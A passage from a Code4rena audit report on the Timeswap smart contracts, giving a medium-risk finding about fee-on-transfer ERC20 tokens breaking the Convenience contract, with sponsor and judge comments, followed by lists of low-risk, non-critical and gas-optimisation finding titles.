Mathepreneur (Timeswap) acknowledged:

> The convenience contract will implement how much asset to pay in.

[M-10] Convenience contract fails to function if asset or collateral is an ERC20 token with fees

Submitted by Ruhum

There are ERC20 tokens that collect fees with each transfer. If the asset or collateral used in a pair is of that type, the Convenience contract fails to function. It always sends the flat amount specified in the function's parameter. If the token collects fees, the amount the Pair contract receives is less than it expects to get and reverts the transaction.

Proof of Concept

The function used to trigger the callback function and verify the received value: https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/libraries/Callback.sol#L50

Convenience contract's callback function uses the amount specified in `collateralIn` in the transfer function: https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Convenience/contracts/TimeswapConvenience.sol#L535

If the token collects fees, the value the Pair contract receives will be less than `collateralIn`. The following require statement will fail: https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/libraries/Callback.sol#L52

The same thing applies to all the other callback functions in the library.

This issue doesn't impact the Pair contract itself. Because of the safety checks for each callback, the contract always receives the amount it expects or the transaction is reverted. Meaning, the user has to adapt and cover the fees themselves. The convenience contract doesn't do that and thus always fails.

The only issue would be outgoing transfers. For example, if a borrower pays back their debt, the pair contract receives the correct amount. But, the borrower will receive less collateral because of the fees. Since there's no such check in those cases: https://github.com/code-423n4/2022-01-timeswap/blob/main/Timeswap/Timeswap-V1-Core/contracts/TimeswapPair.sol#L374

Mathepreneur (Timeswap) acknowledged:

> Hi what projects out there are using this fee mechanism in their transfer function? And what do you think is the mitigation for this?

> Almost all tokens don't have this fee implementation. If someone wants to utilize this, they can create their own convenience contract to interact with Timeswap V1 Core

Oxean (judge) commented:

> Would be worth documenting the behavior for fee on transfer tokens and also expected behavior for rebasing tokens as well.

Low Risk Findings (16)

- [L-01] Incorrect Q in comment *Submitted by sirhashalot*
- [L-02] frontrun Temporary Dos attack *Submitted by certora*
- [L-03] Missing input validation on array lengths (PayMath.sol) *Submitted by ye0lde*
- [L-04] no contract check in function createPair *Submitted by Tomio*
- [L-05] `SquareRoot#sqrtUp()` Wrong implementation *Submitted by WatchPug*
- [L-06] Named return issue *Submitted by robee*
- [L-07] Core configuration variables aren't checked for operational mistakes on construction *Submitted by hyh*
- [L-08] dangerous receive function *Submitted by danb, also found by defsec*
- [L-09] No check that _factory and _weth are different addresses in constructor *Submitted by jayjonah8*
- [L-10] Mint library uses wrong error code for max collateral check *Submitted by hyh*
- [L-11] Wrong Safe implementation *Submitted by 0x1f8b*
- [L-12] `pendingOwner` should be reset to `address(0)` after `acceptOwner()` is successfully called *Submitted by Dravee, also found by cmichel, jah, p4st13r4, and pmerkleplant*
- [L-13] TimeswapConvenience params structure components are not validated before usage *Submitted by hyh*
- [L-14] TimeswapPair's burn miss current pool liquidity check *Submitted by hyh*
- [L-15] Borrowing of the whole asset supply can yield a low-level division revert *Submitted by hyh*
- [L-16] TimeswapPair.pay doesn't check for non-existent debt owner *Submitted by hyh*

Non-Critical Findings (11)

- [N-01] missing check in constructor *Submitted by jah*
- [N-02] messing with the dues ids for victim user *Submitted by certora*
- [N-03] Outdated OpenZeppelin dependency *Submitted by sirhashalot*
- [N-04] Typos *Submitted by ye0lde*
- [N-05] Open TODOs *Submitted by ye0lde, also found by cccz*
- [N-06] Liquidity constructor doesn't check that addresses are unique *Submitted by jayjonah8*
- [N-07] Race condition on ERC20 approval *Submitted by WatchPug*
- [N-08] Not verified function inputs of public / external functions *Submitted by robee*
- [N-09] Improper Upper Bound Definition on the Fee *Submitted by defsec, also found by Dravee*
- [N-10] Insurance.sol constructor doesn't check if addresses passed are unique *Submitted by jayjonah8*
- [N-11] WETH9 example uses payable.transfer *Submitted by hyh*

Gas Optimizations (43)

- [G-01] Less than 256 uints are not gas efficient *Submitted by defsec*
- [G-02] Constructor Does Not Check for Zero Addresses for _factory and _weth *Submitted by Meta0xNull, also found by Dravee*
- [G-03] Caching pair in timeswapPayCallback can save gas *Submitted by p4st13r4*
- [G-04] Caching weth in timeswapMintCallback can save gas *Submitted by p4st13r4*
- [G-05] Remove salt from createPair() *Submitted by sirhashalot*
- [G-06] SafeTransfer library called from pay() function is not needed *Submitted by jayjonah8*
- [G-07] calculate a condition before the loop instead of calculating it in every iteration *Submitted by OriDabush*
- [G-08] Gas: Break out of loop to save gas *Submitted by Dravee*

- [G-09] Use assignment not += in function mint (TimeswapPair.sol) *Submitted by yeOlde*
- [G-10] using storage instead of memory to declare struct variable inside the function *Submitted by rfa*
- [G-11] Gas Optimization: Cache result of `BlockNumber.get()` *Submitted by gzeon, also found by hyh*
- [G-12] can reduce gas in function createPair by replacing interface with address *Submitted by Tomio*
- [G-13] Cache array length in for loops can save gas *Submitted by WatchPug, also found by 0x0x0x, defsec, Dravee, PPrieditis, and robee*
- [G-14] Avoid unnecessary storage read can save gas *Submitted by WatchPug*
- [G-15] `TimeswapPair.sol#mint()` Implementation can be simpler and save some gas *Submitted by WatchPug*
- [G-16] `TimeswapPair.sol#mint()` Avoiding unnecessary code execution using checks can save gas *Submitted by WatchPug, also found by csanuragjain, Dravee, gzeon, and PPrieditis*
- [G-17] Adding unchecked directive can save gas *Submitted by WatchPug, also found by Dravee, and yeOlde*
- [G-18] `NFTTokenURIScaffold.sol#_isLtoStringTrimmedeapYear()` Check of `flag == 0` can be done earlier *Submitted by WatchPug*
- [G-19] Unused imports *Submitted by WatchPug*
- [G-20] Public functions to external *Submitted by robee*
- [G-21] Remove unnecessary variables can save gas *Submitted by WatchPug*
- [G-22] Inline unnecessary internal function can save gas *Submitted by WatchPug*
- [G-23] Unnecessary checked arithmetic in for loops *Submitted by WatchPug, also found by 0x1f8b, defsec, Dravee, OriDabush, and robee*
- [G-24] Use short reason strings can save gas *Submitted by WatchPug, also found by defsec*
- [G-25] For uint `> 0` can be replaced with `!= 0` for gas optimization *Submitted by 0x0x0x, also found by defsec, Dravee, fatima*naz, Jujic, OriDabush, rfa, WatchPug, and yeOlde_

- [G-26] `SafeCast.sol#toUint128()` Validation of input value can be done earlier to save gas *Submitted by WatchPug*
- [G-27] Simplify `SquareRoot#sqrt()` can save gas *Submitted by WatchPug*
- [G-28] `10 ** 9` can be changed to `1e9` and save some gas *Submitted by WatchPug*
- [G-29] Adding Unchecked Directive will Save Gas for BurnMath.sol#getAsset and BurnMath.sol#getCollateral functions *Submitted by Rhynorater, also found by WatchPug*
- [G-30] Use `calldata` instead of `memory` for function parameters *Submitted by defsec, also found by Dravee*
- [G-31] gas *Submitted by danb*
- [G-32] waste of gas *Submitted by danb*
- [G-33] A more efficient for loop index proceeding *Submitted by Jujic*
- [G-34] Gas saving *Submitted by 0x1f8b*
- [G-35] Use Custom Errors instead of Revert Strings to save Gas *Submitted by Dravee*
- [G-36] “constants” expressions are expressions, not constants. Use “immutable” instead. *Submitted by Dravee*
- [G-37] Gas optimization: Placement of require statements in `TimeswapPair:pay()` *Submitted by Dravee*
- [G-38] Unused Named Returns *Submitted by Dravee*
- [G-39] TimeswapPair.sol modifier lock: Switching between 1, 2 instead of 0, 1 is more gas efficient *Submitted by bitbopper, also found by rfa and WatchPug*
- [G-40] more efficient gas usage by removing && operator *Submitted by rfa*
- [G-41] WithdrawMath.getCollateral reads storage repetitively for the same state variables that don’t change *Submitted by hyh*
- [G-42] subtract values in the if statement to avoid a useless operation *Submitted by OriDabush, also found by 0x1f8b*
- [G-43] Gas: No need to initialize variables with default values *Submitted by Dravee*

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top